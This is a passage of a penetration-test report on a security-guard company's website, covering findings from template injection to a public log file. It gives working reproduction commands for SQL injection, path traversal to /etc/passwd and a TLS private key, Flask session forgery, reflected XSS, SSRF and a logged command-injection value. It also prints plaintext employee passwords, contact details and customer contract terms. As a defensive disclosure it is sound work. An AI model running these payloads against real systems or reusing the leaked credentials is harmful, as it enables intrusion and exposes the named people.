4. load the public page with no session -> body shows 49, not {{ 7*7 }}

```
curl -sk https://royalsecurityguard.com/post/1 | grep -F 49
```

5. restore the body saved in step 2 -> /post/1 shows the real article again

```
curl -sk -b emp.txt -X POST https://royalsecurityguard.com/post/1/edit \
    --data-urlencode 'title=Top Strategies for Enhancing Physical Security in Banks' \
    --data-urlencode content@original-body.txt
```

References

- https://cwe.mitre.org/data/definitions/1336.html
- https://cwe.mitre.org/data/definitions/94.html
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server_Side_Template_Injection

Classification

Category	ID / Value
CVSS v3.1	8.8
CVSS vector	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
CWE	CWE-1336, CWE-94
OWASP Top 10	2021: A03:2021 Injection, 2025: A03:2025 Injection

4.4 SQL injection in the newsletter subscription form

Affected components

`https://royalsecurityguard.com/subscribe`

High

Evidence

The site's own page, printing the employee table back to a visitor




Figure 4. The newsletter form returning every employee address in place of the one address submitted.

The address the page echoes back is not the address submitted -- it is the answer to our question. Every employee record, including the stored password hashes and phone numbers, came out of a public form in one request with no login.

Vulnerability description

The affected input is the `email` field of the newsletter form posted to `/subscribe`. Testing confirmed that the public newsletter subscription form builds a SQLite query from the `email` field without separating user input from SQL instructions. The form echoes the submitted address back inside its duplicate-subscription message, so results selected by injected SQL are returned directly in the response rather than having to be inferred a character at a time. A single crafted value using `UNION SELECT` returned the complete contents of the `users` table — every employee's identifier, email address, stored password hash and phone number — in one unauthenticated request. Automated verification with sqlmap independently identified the same parameter as injectable against a SQLite backend. We did not attempt to modify data. Python's `sqlite3` driver refuses stacked statements, so this position permits reading rather than writing, which is why the rating claims no impact on integrity.

Risk description

Confirmed impact: an unauthenticated attacker can read arbitrary data from the application database through the newsletter form. Testing retrieved the entire employee table: three records with email addresses, bcrypt password hashes and phone numbers. Potential impact: the same position reads any other table the application can reach, including the feedback and subscriber records, and the recovered hashes support offline password cracking against accounts that this report shows are also reachable by other means.

Recommendation

Use parameterized queries or prepared statements for all database access in the newsletter subscription workflow. Do not concatenate the submitted email directly into SQL. Return a generic application error message instead of database exception details, and remove stack traces from production responses. Review the rest of the application for the same query-building pattern, especially other form handlers that write to SQLite. The extracted password hashes are printed in this report, so reset the affected account passwords as well as fixing the query.

How to reproduce

1. query the database through the newsletter field -> the three employee addresses, pipe-separated, in place of the submitted one

```
curl -sk -X POST https://royalsecurityguard.com/subscribe \
    --data-urlencode "email=-1' UNION SELECT group_concat(email,'|') FROM users-- "
```

References

- https://cwe.mitre.org/data/definitions/89.html
- https://owasp.org/www-community/attacks/SQL_Injection

Classification

Category	ID / Value
CVSS v3.1	7.5
CVSS vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-89
OWASP Top 10	2021: A03:2021 Injection, 2025: A03:2025 Injection

4.5 Path traversal in the uploads folder file browser

Affected components High

`https://royalsecurityguard.com/uploads_folder/<path:req_path>`

Evidence

One flaw, two files: a system account list and the signing key

```
# a system file, four levels above the intended download folder
$ curl -skL --path-as-is 'https://royalsecurityguard.com/uploads_folder/../../../../etc/passwd' | head -3
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin

# the same flaw, pointed at the application's own source
$ curl -skL --path-as-is 'https://royalsecurityguard.com/uploads_folder/../../../../app/app.py' | sed -n '89,90p'
  89  app.config["SECRET_KEY"] = "your secret key"
  90  app.config["DEBUG"] = True
```

Figure 5. One flaw, two files: the server's account list, then the application's own signing key.

Neither request carried a credential. Line 329 of `app.py` is this flaw itself, and the same file hands over the defects reported at 4.1, 4.2, 4.3, 4.8 and 4.10, which is why one file-reading bug is the most valuable fix in this report. Commands and output are verbatim; the terminal styling is typeset for print.

Vulnerability description

The affected input is the path segment of `/uploads_folder/<path>`. Testing confirmed that the uploads folder file browser does not restrict user-supplied path segments to the intended upload directory. The recovered application source showed that the route joins a fixed base path with the attacker-controlled `req_path` and then serves the resulting path directly with `send_file(abs_path)` if it exists. By requesting traversal sequences such as `../../../../etc/passwd` with path normalization disabled on the client side and following the application's redirect, files outside `/app/uploads_folder/` were returned. This was used to read operating-system files and application files, including `/etc/passwd`, the live application source at `/app/app.py`, the SQLite database, and `/app/schema.sql`. The disclosed source and schema contained the Flask signing secret and a working employee password, which were then independently validated elsewhere in the assessment. This is unauthenticated arbitrary file read across the server filesystem.

Risk description

Confirmed impact: any unauthenticated visitor can read arbitrary files from the server filesystem. Testing confirmed disclosure of operating-system files, the live application source code, and the application schema containing a working employee password. Potential impact: an attacker could recover additional secrets, API keys, credentials, private keys, or other sensitive files needed to fully compromise the application or host.

Recommendation

Normalize the requested path and reject any path that escapes the intended uploads directory. After joining, resolve the absolute real path and verify it still begins with the canonical uploads base directory before reading or listing anything.

Prefer Flask helpers designed for safe static serving, disable directory browsing for sensitive areas, and ensure application source, schemas, and databases are never reachable from web-exposed paths.

How to reproduce

1. read a file outside the download folder -> the contents of /etc/passwd. --path-as-is stops curl normalising the ../ away, and -L follows the 308 the application answers with; without either flag you get a redirect page, not the file

```
curl -skL \
    --path-as-is 'https://royalsecurityguard.com/uploads_folder/../../../../etc/passwd'
```

References

- https://cwe.mitre.org/data/definitions/22.html
- https://owasp.org/www-community/attacks/Path_Traversal

Classification

Category	ID / Value
CVSS v3.1	7.5
CVSS vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-22
OWASP Top 10	2021: A01:2021 Broken Access Control, 2025: A01:2025 Broken Access Control

4.6 Plaintext employee passwords in a schema file readable through path traversal

Affected components High

`/app/schema.sql, reachable via https://royalsecurityguard.com/uploads_folder/`

Evidence

Every employee password, in plain text, in a downloadable file

```
Requested with no login:
  /uploads_folder/../../../../app/schema.sql

Response — HTTP 200, 03 Aug 2026 13:07:38 GMT, 20743 bytes.
Lines 55, 59 and 63 of 195:
  -- patrick.doyle@royalsecurityguard.com : Very-Strong-Password
  -- matt.brown@royalsecurityguard.com : qwerty
  -- kelly.clarks@royalsecurityguard.com : Very-Strong-Password
```

Each line sits directly above the statement that creates the matching account, so these are the passwords the live system was built with rather than examples. Two of the three accounts share one password, and the stored hashes are character-for-character identical for those two, which corroborates the reuse independently of these comments.

The dashboard, reached with nothing but the leaked password




Figure 6. The dashboard for matt.brown, opened with nothing but the password read from schema.sql.

This account reaches the blog editing tools, and that is the route the template injection reported at 4.3 uses to run commands on the server.

Vulnerability description

The affected artifact is `/app/schema.sql`, reachable through the uploads directory, and the accounts it exposes authenticate at `/login`. The database initialisation script `schema.sql` is readable through the confirmed path traversal issue and contains plaintext comments documenting the login password of every seeded employee account. These are live credentials, not placeholders. The weakest of them was used to authenticate against the `/login` page, which is not linked from the site navigation, and returned the authenticated employee dashboard together with the blog management functions. Because the credentials are retrievable by any unauthenticated visitor, they provide a second independent route to employee access alongside the forged-session issue reported separately. This finding is rated for the disclosure itself, which is why it claims no integrity impact: the damage done by signing in with these passwords is carried by the findings covering the employee functions those credentials reach. Two further details compound the disclosure. Two of the three accounts share one password, and their stored bcrypt hashes are character-for-character identical — which means the same hash string was copied into both rows rather than each password being hashed independently, because bcrypt embeds a random per-hash salt and two separately hashed passwords cannot collide even when the passwords match. The third account's hash carries a `$2a$` prefix while the other two carry `$2b$`, a second sign that the stored values were assembled from pre-existing material by different tools. Nothing observed here demonstrates that the application hashes passwords correctly at the point a user sets one.

Risk description

Confirmed impact: valid credentials for all three employee accounts were disclosed and one was successfully used to sign in, exposing employee profile data and the content-management features. Potential impact: any function available to an employee account can be reached directly, including the blog editing workflow that leads to server-side code execution. Because two accounts share one password, recovering it compromises both and erases any privilege difference between them, and it makes actions taken with that password unattributable to one individual. If these passwords are reused on other systems such as mail or remote access, the exposure extends beyond this application.

Recommendation

Remove plaintext credentials from source files, comments, seed data and deployment artifacts, and purge them from the repository history. Rotate all three employee passwords immediately and require unique, strong replacements. Seed non-production environments with randomly generated passwords supplied through a secrets manager or environment variables, never committed alongside the schema. Enforce a policy that rejects reuse across accounts and screens candidate passwords against known-compromised lists at the point they are set, and generate each hash at that point rather than seeding pre-computed values. Because this report prints the passwords as they were found, treat all three as public and reset them before doing anything else.

How to reproduce

1. read the seeded passwords out of the schema file -> three email:password lines

```
curl -skL \
    --path-as-is 'https://royalsecurityguard.com/uploads_folder/../../../../app/schema.sql' \
    | grep royalsecurityguard.com
```

2. sign in with one of them -> 302 to /dashboard (200 back to the form means it was changed)

```
curl -sk -i -X POST https://royalsecurityguard.com/login \
    --data-urlencode 'email=matt.brown@royalsecurityguard.com' \
    --data-urlencode 'password=qwerty'
```

References

- https://cwe.mitre.org/data/definitions/798.html
- https://owasp.org/www-community/vulnerabilities/Use_of_hard-coded_password

Classification

Category	ID / Value
CVSS v3.1	7.5
CVSS vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-798
OWASP Top 10	2021: A07:2021 Identification and Authentication Failures, 2025: A07:2025 Identification and Authentication Failures

4.7 Live TLS private key downloadable through path traversal

Affected components High

https://royalsecurityguard.com/uploads_folder/

Evidence

The private half of the site's certificate, downloadable by anyone

```
Requested with no login:
  /uploads_folder/../../../../app/ssl/royalsecurityguard.com.key

Response — HTTP 200, 03 Aug 2026 13:07:39 GMT, 241 bytes:
  -----BEGIN PRIVATE KEY-----
  MIGHAgEAMBMGByqGSM49AgEGCCqGSM49AwEH
  [ 148 of the 184 base64 characters withheld ]
  -----END PRIVATE KEY-----

SHA-256 fingerprint of the public key this file
contains, which identifies the pair uniquely:
  c24dfa07cec9d5dae362f624d25bb9ab
  a5a92967e4061c0fa5cd05cb6fbe21d4
```

Holding the private half is what proves you are the real site. The body is deliberately truncated here: a report gets forwarded by email, and reproducing a live secret in full would create a second copy of it. The fingerprint is derived from the public half, so it is safe to print, and the server owner can compute the same value from their own certificate to confirm which key pair to revoke.

Vulnerability description

The affected artifact is `/app/ssl/royalsecurityguard.com.key`, reachable through the uploads directory. The previously confirmed path traversal issue was used to read files from the application's SSL directory under `/app/ssl/`. The deployment script disclosed that Gunicorn serves HTTPS using `ssl/royalsecurityguard.com.crt` and `ssl/royalsecurityguard.com.key`, and a traversal request to the key path returned the PEM-encoded private key directly. We then established that this is the key in production rather than a stale or unused copy, which a file path on its own cannot show: the public half derived from the downloaded file is byte-for-byte identical to the public key the live service presents in its TLS handshake. Anyone holding this key can present themselves as the site to any client that trusts the certificate. It does not follow that recorded traffic can be decrypted after the fact, and this report does not claim it: the key is an EC P-256 key on an ECDSA certificate, and the service negotiates only `TLS_AES_256_GCM_SHA384` under TLS 1.3 or `ECDHE-ECDSA-AES256-GCM-SHA384` under TLS 1.2. Both derive a per-session key the server never stores, and attempts to force a static key-exchange suite were refused, so there are no recorded sessions this key would open. The impact is impersonation, which is serious on its own. The rating claims no integrity impact because what was demonstrated is the retrieval of the key and proof that it is live; carrying out an impersonation would additionally require a position on the network path between a visitor and the site. The certificate this key belongs to is separately reported as expired, and the two must be fixed in one action: reissuing against this same key pair would leave the disclosure unresolved.

Risk description

Confirmed impact: an unauthenticated attacker can download the private key belonging to the certificate the live HTTPS service is using, verified against the running listener. Potential impact: the site's encrypted identity must be treated as compromised until a new key pair is issued, allowing an attacker positioned on the network path to impersonate the site

and read or alter what a visitor sends it. The expired certificate reported separately makes that easier rather than harder: visitors have spent seven months being trained to click through the warning that would otherwise stop them.

Recommendation

Immediately revoke and replace the exposed certificate and private key pair. Then fix the underlying path traversal flaw so files outside the uploads directory cannot be read. Store private keys outside any application directory reachable from the web tier where possible, apply filesystem permissions that restrict key access to the service account only, and remove certificate material from deployable application paths that are not strictly required for runtime access. Revoke the certificate and issue a replacement key pair before addressing the file exposure itself; the fingerprint printed above identifies the pair to revoke.

How to reproduce

1. download the private key -> a file starting -----BEGIN PRIVATE KEY-----

```
curl -skL \
    --path-as-is
'https://royalsecurityguard.com/uploads_folder/../../../../app/ssl/royalsecurityguard.com.key' \
    -o leaked.key
```

2. derive its public half

```
openssl pkey -in leaked.key -pubout
```

3. ask the live site for the public half it serves -> identical output to step 2 (different output means the certificate was already replaced)

```
openssl s_client -connect royalsecurityguard.com:443 </dev/null \
    | openssl x509 -pubkey -noout
```

References

- https://cwe.mitre.org/data/definitions/522.html
- https://cwe.mitre.org/data/definitions/200.html
- https://owasp.org/Top10/A02_2021-Cryptographic_Failures/

Classification

Category	ID / Value
CVSS v3.1	7.5
CVSS vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-522, CWE-200

OWASP Top 10	2021: A02:2021 Cryptographic Failures, 2025: A02:2025 Cryptographic Failures

4.8 SQL injection in the dashboard user lookup

Affected components

Medium

`https://royalsecurityguard.com/dashboard`

Evidence

A database query smuggled inside a session cookie

```
Signed into a session cookie in place of the employee number:
  -1 UNION SELECT 1,(SELECT group_concat(email,'|') FROM users),'X',
  (SELECT group_concat(phone,'|') FROM users)--

Response — HTTP 200, 03 Aug 2026 13:07:49 GMT. The profile panel showed:
  You are logged in as: kelly.clarks@royalsecurityguard.com|
  matt.brown@royalsecurityguard.com|patrick.doyle@royalsecurityguard.com
  Phone: +1 646 555 3890|+1 406 223 1183|+1 605 264 912
```

The dashboard normally shows one person's own details. Here it printed all three employees' addresses and phone numbers in the fields meant for one, because the value it looked up was replaced with a question of our choosing. Line 510 of `app.py` glues that value straight onto the database instruction; wrapping it in `str()` converts it to text but does not make it safe. This position requires a forged cookie, which the weak signing key allows.

Vulnerability description

The affected input is the `user_id` value inside the `session` cookie, consumed by `/dashboard`. The dashboard handler concatenates the `user_id` value taken from the session cookie directly into a SQL statement. Session contents are normally trustworthy, but the separately confirmed weak signing secret means an attacker can mint a cookie with any `user_id` value, making it attacker-controlled input. Testing confirmed that SQL injected through that value is executed, causing the dashboard to render attacker-chosen query results and to aggregate data from every user record. The defect is the concatenation itself, which is why it is reported separately: it would still be a defect after the signing secret is rotated, because any future way of influencing session contents reaches it again. Rated in isolation per section 1.5, that puts the privilege requirement at Low, since the dashboard is an authenticated route. The anonymous path to it is the session forgery finding's to carry, and while session integrity holds this position is not reachable at all.

Risk description

Confirmed impact: after session control was obtained through the session forgery issue, SQL was injected into the dashboard user lookup and used to read every employee email address and phone number from the database in one request. Potential impact: any table or column reachable by a SELECT expression in that query context could be disclosed, including the stored password hashes.

Recommendation

Never concatenate session values into SQL. Coerce `user_id` to a strict integer server-side and use a parameterised query such as `SELECT * FROM users WHERE id = ?`. Treat all session-derived data as untrusted input, since client-side session state can be tampered with whenever the signing key is weak or leaked. In parallel, rotate the Flask secret so the session value cannot be chosen by an attacker in the first place.

How to reproduce

1. sign a cookie whose employee number is a database query instead of a number

```
python3 -c "import flask; from flask.sessions import SecureCookieSessionInterface as S;
a=flask.Flask(__name__); a.secret_key='your secret key';
print(S().get_signing_serializer(a).dumps({'logged_in':True,'user_id':\"-1 \
    UNION SELECT 1,(SELECT group_concat(email,'|') FROM users),'X',(SELECT \
    group_concat(phone,'|') FROM users)-- \"}))"
```

2. open the dashboard with it -> two lines, listing all three email addresses and all three phone numbers in fields meant for one person's own details

```
curl -sk -H 'Cookie: session=COOKIE_FROM_STEP_1' \
    https://royalsecurityguard.com/dashboard \
    | grep -oE '(logged in as: <strong>|name="phone" value=")[^<"]*'
```

References

- https://cwe.mitre.org/data/definitions/89.html
- https://owasp.org/www-community/attacks/SQL_Injection

Classification

Category	ID / Value
CVSS v3.1	6.5
CVSS vector	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-89
OWASP Top 10	2021: A03:2021 Injection, 2025: A03:2025 Injection

4.9 Reflected cross-site scripting in the site search box

Affected components

Medium

`https://royalsecurityguard.com/search`

Evidence

The injected code running in a browser, reading the visitor's data




Figure 8. Injected code reading the visitor's own anti-forgery token from another page of the site.

The search term is placed into the page exactly as typed, angle brackets included, so a browser cannot tell the site's own code from ours and runs both. No `Content-Security-Policy` header was present to limit the damage. Injected code can read the visitor's data, not merely change what they see.

Vulnerability description

The affected input is the `query` parameter of `/search`. The `query` parameter on the public search page is inserted into the HTML response without output encoding, so attacker-supplied markup and JavaScript execute when a victim opens a crafted search URL. Reflection was confirmed with `<script>alert('XSS')</script>`, which the page returns unencoded with its angle brackets intact. Execution and same-origin data access were then confirmed with an `<img>` event-handler payload, shown in the figure below, because a headless browser dismisses an alert dialog without leaving anything to photograph. The injected script then used `fetch()` to read `/feedback` from the same origin, parsed the response and extracted that page's hidden anti-CSRF token, displaying it in the page. This demonstrates that injected script can both modify the page and read application data available to the victim's browser, including the token intended to protect other forms from cross-site request forgery.

Risk description

Confirmed impact: arbitrary JavaScript executed in the `royalsecurityguard.com` origin for a user who opened a crafted search link, the page was modified, and same-origin application data was read and displayed, including a valid anti-CSRF token. Potential impact: if a logged-in employee opened such a link, the script could act with that employee's permissions, read authenticated pages such as the dashboard, and submit authenticated requests on their behalf.

Recommendation

Apply context-appropriate output encoding before rendering user-controlled data into HTML. For this page, the search term should be HTML-escaped before insertion into the template. As a defense-in-depth measure, deploy a restrictive Content Security Policy that blocks inline script execution and event-handler execution where possible.

How to reproduce

1. check the term is returned unchanged -> <script>alert('XSS')</script> appears raw (<script> instead means it is fixed)

```
curl -skG https://royalsecurityguard.com/search \
    --data-urlencode "query=<script>alert('XSS')</script>" \
    | grep 'Search results for'
```

2. open the same URL in a browser -> an alert box reading XSS. Dismiss it before continuing

```
https://royalsecurityguard.com/search?query=%3Cscript%3Ealert('XSS')%3C/script%3E
```

References

- https://cwe.mitre.org/data/definitions/79.html
- https://owasp.org/www-community/attacks/xss/

Classification

Category	ID / Value
CVSS v3.1	6.1
CVSS vector	AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
CWE	CWE-79
OWASP Top 10	2021: A03:2021 Injection, 2025: A03:2025 Injection

4.10 Server-side request forgery in blog post creation

Affected components

Medium

`https://royalsecurityguard.com/create`

Evidence

The server fetched an address we chose, and logged doing it

```
Submitted in the blog form's reference field:
  http://royalsecurityguard.com/SSRFPROOFHTTP01

Response — HTTP 200, 03 Aug 2026 13:16:50 GMT:
  "Title is required!"

The matching entry in the publicly readable /access_log:
  2026-08-03 13:16:50,779 - 172.17.0.1 - -
  "GET http://royalsecurityguard.com/SSRFPROOFHTTP01 HTTP/1.1"
  - "python-requests/2.27.1"
```

The post was rejected for having no title, and that is the point: the server fetches the address before it checks the rest of the form, so an attacker never needs permission to publish anything. The log shows the request arriving from the server's own internal address, identifying itself as the Python HTTP library in the site's dependency file. We pointed the address at an unused path on the site itself, so the proof stays inside the tested system.

Vulnerability description

The affected input is the `reference` field posted to `/create`. The authenticated blog creation handler issues a server-side HTTP request to the user-supplied `reference` URL before any meaningful validation. The recovered route source showed `reference = request.form["reference"]` followed by `requests.get(reference)`, with only a hard-coded special case for the cloud metadata address. The route rejects anonymous requests, but the separately confirmed weak session secret makes it reachable with a forged cookie and no credentials; per section 1.5 that route is rated under the session forgery finding, so the privilege requirement here stays Low. We aimed the reference at an unused path on the target itself rather than at any third-party service, so the whole proof stays inside the system under test: the server issued the outbound request and recorded it in its own publicly readable access log, identifying itself with the `python-requests/2.27.1` user agent that matches the disclosed source. The callback uses `http://` because the application's outbound requests fail silently against its own expired certificate over `https://`.

Risk description

Confirmed impact: the application server can be made to send HTTP requests to attacker-chosen destinations, reachable without valid credentials by way of the session forgery issue. Potential impact: this could be used to probe internal services, reach HTTP endpoints that are not exposed to the internet, or interact with cloud metadata endpoints. The hard-coded special case for the metadata address suppresses the response for that one URL but does not prevent requests to any other internal address.

Recommendation

Do not fetch arbitrary user-supplied URLs from the server. If this feature is required, enforce a strict allowlist of permitted domains and schemes, block requests to internal address space and link-local metadata endpoints, and use a hardened outbound proxy. Because this route was reached via forged authentication, rotate the Flask secret and fix session integrity issues as a separate control improvement.

How to reproduce

1. make the server fetch a marked address on itself, using a forged employee cookie -> "Title is required!"

```
curl -sk -H 'Cookie: session=FORGED_COOKIE' -X POST \
    https://royalsecurityguard.com/create --data-urlencode 'title=' \
    --data-urlencode 'content=' \
    --data-urlencode 'reference=http://royalsecurityguard.com/SSRFMARKER1'
```

2. find the request in the public log -> a line for /SSRFMARKER1 from python-requests. An https:// address fails silently, because the certificate is expired

```
curl -sk https://royalsecurityguard.com/access_log | grep SSRFMARKER1
```

References

- https://cwe.mitre.org/data/definitions/918.html
- https://owasp.org/www-community/attacks/Server_Side_Request_Forgery

Classification

Category	ID / Value
CVSS v3.1	5.4
CVSS vector	AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N
CWE	CWE-918
OWASP Top 10	2021: A10:2021 Server-Side Request Forgery, 2025: A10:2025 Server-Side Request Forgery

4.11 Directory listing exposes signed customer agreements

Affected components Medium

`https://royalsecurityguard.com/uploads_folder/ and its subdirectories`

Evidence

The document index as an ordinary visitor sees it

Index of /uploads_folder/Documents/

- Parent Directory
- NovaBank of New York - Service agreement-Dec2023.docx
- RedwoodSprings Hotel - Service agreement-jun2022.docx
- agents

Figure 9. The document index as any visitor sees it, with both signed agreements as download links.

No login was requested or required. The file names alone disclose who this company contracts with and when, before a single document is opened, and the neighbouring folder holds photographs of security staff.

One of the agreements, downloaded in full

```
Requested with no login:
  /uploads_folder/Documents/NovaBank of New York - Service agreement-Dec2023.docx

Response — HTTP 200, 03 Aug 2026 13:26:23 GMT, 20409 bytes,
on the server since 04 Nov 2025. Contents read locally:
  client:  NovaBank of New York
  site:    Central Park, 59th St to 110th St, New York, NY 10022
  value:   $312,900
  signed:  12 December 2023

The second agreement covers RedwoodSprings Hotel at Eastern Market,
Washington D.C., for $526,500.
```

These are executed agreements, naming the customer, the location being guarded and the price paid. A competitor could read both, and the customers themselves have not agreed to their commercial terms being published.

Vulnerability description

The affected paths are `/uploads_folder/` and its subdirectories. The web server returned a browsable index for the Documents upload directory without requiring authentication. The index disclosed stored file and subdirectory names, including two service-agreement documents and an agent image directory. A listed agreement file was then downloaded directly and inspected locally. The downloaded document exposed contract-style business information including a named client, a service location, and pricing terms. This shows that files placed in this upload area are discoverable and retrievable by any external visitor. Indexing is enabled on more than the one directory the exhibit shows. The uploads root itself returns an index, and so does `/uploads_folder/Presentations/`, which lists three service-offering documents in PDF and DOCX form. Those are marketing material rather than customer records, so they are named here for completeness rather than treated as the harm; the finding is scoped to the whole uploads tree because the misconfiguration is, and because a directory that holds brochures today is the one that holds contracts tomorrow.

Risk description

Confirmed impact: any unauthenticated visitor can enumerate the contents of the Documents upload directory and download files stored there. The demonstrated disclosure included contract-style business information such as a named client, a service location, and pricing terms, as well as staff-related image files. Potential impact: if additional live customer agreements, staffing records, or other internal files are stored in the same directory, those materials would also be exposed to the public.

Recommendation

Disable directory indexing on the web server, remove non-public files from web-accessible upload paths, and require authentication and authorization for any business documents that must remain online. Public marketing assets should be stored separately from internal or customer-related files, and the current uploads area should be reviewed to remove any documents or images that were not intended for public release.

How to reproduce

1. list the folder -> an "Index of" page naming two .docx agreements

```
curl -sk https://royalsecurityguard.com/uploads_folder/Documents/
```

2. download one -> a 20409-byte Word document. -L is needed for the redirect

```
curl -skL 'https://royalsecurityguard.com/uploads_folder/Documents/NovaBank%20of%20New%20York%20-%20Service%20agreement-Dec2023.docx' \
    -o contract.docx
```

References

- https://cwe.mitre.org/data/definitions/548.html
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/04-Review_Old_Backup_and_Unreferenced_Files_for_Sensitive_Information

Classification

Category	ID / Value
CVSS v3.1	5.3
CVSS vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-548
OWASP Top 10	2021: A05:2021 Security Misconfiguration, 2025: A05:2025 Security Misconfiguration

4.12 Live application log published at /access_log

Affected components

Medium

https://royalsecurityguard.com/access_log

Evidence

The site's live activity log records internal commands verbatim

```
Requested with no login:
  /access_log

Response — HTTP 200, 03 Aug 2026 13:07:52 GMT:
  Content-Type: text/plain
  Content-Length: 7112551      (7.1 MB of plain text)

The most recent entry containing the internal mail command,
at 2026-08-03 13:07:46:
  Failed to send email notification: Command '/app/mail.sh "tester"
  tester@example.com "Royal Security Guard Support"
  "support@royalsecurityguard.com"
  "$(id>/app/uploads_folder/cmdi_subject.txt)" "test"'
  returned non-zero exit status 127.
```

